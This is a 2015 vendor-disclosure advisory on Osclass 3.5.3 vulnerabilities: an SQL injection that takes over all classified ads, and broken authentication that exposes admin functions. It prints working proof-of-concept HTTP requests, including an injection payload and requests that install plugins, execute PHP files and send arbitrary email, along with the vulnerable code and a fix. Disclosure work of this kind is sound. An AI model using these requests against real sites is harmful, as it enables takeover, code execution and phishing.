security-assessment.com

Vulnerability Advisory – Vendor Disclosure

Name	Osclass Multiple Vulnerabilities
Vendor Website	http://osclass.org/
Affected Software	Osclass 3.5.3
Public Advisory Date	2015-04-08
Researchers	Pedro Worcel <pedro.worcel@security-assessment.com>

Description

Multiple issues in Osclass allow an unauthenticated user to perform various administrative tasks. Additionally, a restricted SQL injection vulnerability allows for complete takeover of all published ads.

These vulnerabilities may potentially allow an attacker to execute arbitrary code on an up to date system, provided they can upload a malicious plugin to the Osclass market.

SQL Injection

Exploitation

An unauthenticated attacker may abuse this vulnerability in order to take over arbitrary classifieds. Even with constraints on input, Security-Assessment.com was able to take ownership over all 'classifieds' on any Osclass installation without authentication.

Applications that do not correctly validate or sanitize user input embedded into insert statements can be exploited in several ways, such as by modifying the where clause in order to alter rows not intended by the application developers.

An attacker needs to have a valid session and CSRF token; both can be obtained without authentication. The following request leverages the SQL injection to grant authorship of all ads in the application to a newly created account:

```
POST /osclass/index.php HTTP/1.1
Host: 192.168.48.32
Cookie: osclass=VALID_UNAUTHED_SESSION_FOR_CSRF
Content-Type: application/x-www-form-urlencoded
Content-Length: 310

CSRFName=VALID_CSRF_TOKEN&CSRFToken=VALID_CSRF_TOKEN&page=register&action=register_post&s_name=asdasdasd&s_email=emailaddr3'/**/or/**/1=1#%40asdasdaa.com&s_password=asdasd&s_password2=asdasd
```

The issue is caused by a lack of user-input sanitization. The Data Access Object utilized fails to do so under circumstance, as can be seen in the following images:

oc-includes/osclass/UserActions.php

```
112             $aItems = Item::newInstance()->findByEmail( $input['s_email'] );
113             foreach( $aItems as $aux ) {
114                 if( Item::newInstance()->update(array('fk_i_user_id' => $user
115                     $this->manager->increaseNumItems($userId);
116                 }
117             }
```

oc-includes/osclass/model/Item.php

```
261         public function findByEmail($email)
262         {
263             return $this->listWhere("s_contact_email = '%s'", $email);
264         }
```

```
177         public function listWhere()
178         {
179             $argv = func_get_args();
180             $sql = null;
181             switch (func_num_args ()) {
182                 case 0: return array();
183                     break;
184                 case 1: $sql = $argv[0];
185                     break;
186                 default:
187                     $args = func_get_args();
188                     $format = array_shift($args);
189                     $sql = vsprintf($format, $args);
190                     break;
191             }
```

This vulnerability could not be used to execute arbitrary SQL because parentheses were not able to be input into the user email address.

Solution

- Update to the latest version of Osclass.

Broken Authentication and Authorisation Controls

Exploitation

The application fails to exit when a user presents an invalid or non-existent session, a malicious user may execute all functionality available in the "ajax" administrative page. This includes installing arbitrary plugins from the Osclass market, including PHP files for execution (provided that they are present in the plugins folder), and sending arbitrary emails, among other things.

Provided an attacker can upload a malicious plugin to the Osclass market, this can be leveraged without authentication to execute arbitrary PHP code. An attacker needs to have a valid session and CSRF token; both can be obtained without authentication.

The following request can be issued in order to install an arbitrary plugin from the market:

```
GET /osclass/oc-
admin/index.php?page=ajax&action=market&CSRFName=VALID_CSRF_TOKEN&CSRFToken=VALID_CSR
F_TOKEN&code=sitemap-generator&section=plugins HTTP/1.1
Host: 192.168.48.32
Cookie: osclass=VALID_UNAUTHED_SESSION
```

To which the server will respond with a “Session timed out” message, followed by a “Plugin successfully installed” message:

```
HTTP/1.1 200 OK
Date: Thu, 12 Mar 2015 21:17:11 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.6
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: b79c2=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0;
path=/
Vary: Accept-Encoding
Content-Length: 3458
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

{"error":1,"msg":"Session timed out"}{"error":0,"message":"Everything looks
good!","data":{"s_update_url":"sitemap-generator","s_banner":null,"s_banner_path
":"http:\/\/market.osclass.org\/","s_preview":"","s_source_file":"http:\/\/marke
t.osclass.org\/oc-content\/plugins\/market\/download.php?code=sitemap-generator"
,"s_compatible":"3.0,3.1,3.1.1,3.1.2,3.2,3.2.1,3.2.2,3.3,3.3.1,3.3.2,3.4,3.4.1,3
.4.2,3.4.3,3.5.0,3.5.1,3.5.2,3.5.3","s_version":"1.2.4","s_download":"","dt_pub_
date":"2012-05-09 15:44:07","dt_mod_date":"2014-11-19
18:23:35","i_total_downloads":"37467","s_contact_name":"Osclass
Team","s_title":"Sitemap generator","s_description":"<p style=\"line-height:
```

The following request can be issued to execute an arbitrary PHP file in the "oc-content/plugins/" folder:

```
POST /osclass/oc-admin/index.php HTTP/1.1
Host: 192.168.61.156
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 59

page=ajax&action=custom&ajaxfile=google_analytics/admin.php
```

To which the server will respond:

```
HTTP/1.0 500 Internal Server Error
Date: Tue, 10 Mar 2015 23:57:19 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.6
Set-Cookie: osclass=ttlorq6n29p4pd4og2qlnnqlj1; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: b79c2=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Content-Length: 786
Connection: close
Content-Type: text/html

{"error":1,"msg":"Session timed out"}<h2 class="render-title">Google Analytics</h2>
<form action="http://192.168.48.32/osclass/oc-admin/index.php?page=plugins&action=renderp
method="post"><input type='hidden' name='CSRFName' value='CSRF1468444599_847317441' />
        <input type='hidden' name='CSRFToken'
value='d2cb6b113ca3df66fc9e581ab9f74028aeced84a956e49ebdada6c950a13d1597a28c4a3f22dca32a3
1f382c' />
    <input type="hidden" name="option" value="stepone" />
    <fieldset>
        <div class="form-horizontal">
            <div class="form-row">
                <div class="form-label">Tracking ID</div>
                <div class="form-controls"><input type="text" class="xlarge" name="webid"
```


Depending on what plugins are installed, this may bring additional security concerns. No vulnerabilities were identified in plugins bundled with Osclass' default installation.

This vulnerability may also be exploited to send arbitrary emails. This may facilitate spamming or phishing attacks. The following request is a Proof of Concept:

```
POST /osclass/oc-admin/index.php HTTP/1.1
Host: 192.168.48.32
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 103

page=ajax&action=test_mail_template&email=VICTIM_EMAIL&title=Arbitrary
Title&body=Arbitrary content
```

An email as follows is sent by the CMS:



This issue is caused by a lack of an exit command after the “Session timed out” message is displayed. The code which causes this issue can be seen below:

```
83          function showAuthFailPage()
84          {
85              if(Params::getParam('page')=='ajax') {
86                  echo json_encode(array('error' => 1, 'msg' => __('Session timed out')));
87              } else {
88                  //Session::newInstance()->session_start();
89                  Session::newInstance()->_setReferer(osc_base_url() . preg_replace('|^' .
90                  header("Location: " . osc_admin_base_url(true)."?page=login" );
91                  exit;
92              }
93          }
```

Solution

- Update to the latest version of Osclass.

Responsible Disclosure Policy

Security-Assessment.com follows a responsible disclosure policy.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com
Phone +64 4 470 1650

Timeline

2015-03-20 - Initial contact with vendor asking for disclosure address and GPG keys.

2015-03-23 - Obtained an email address and sent advisory.

2015-03-24 - Vendor promptly resolves issue and asks to corroborate fixes.

2015-04-08 - Public Advisory.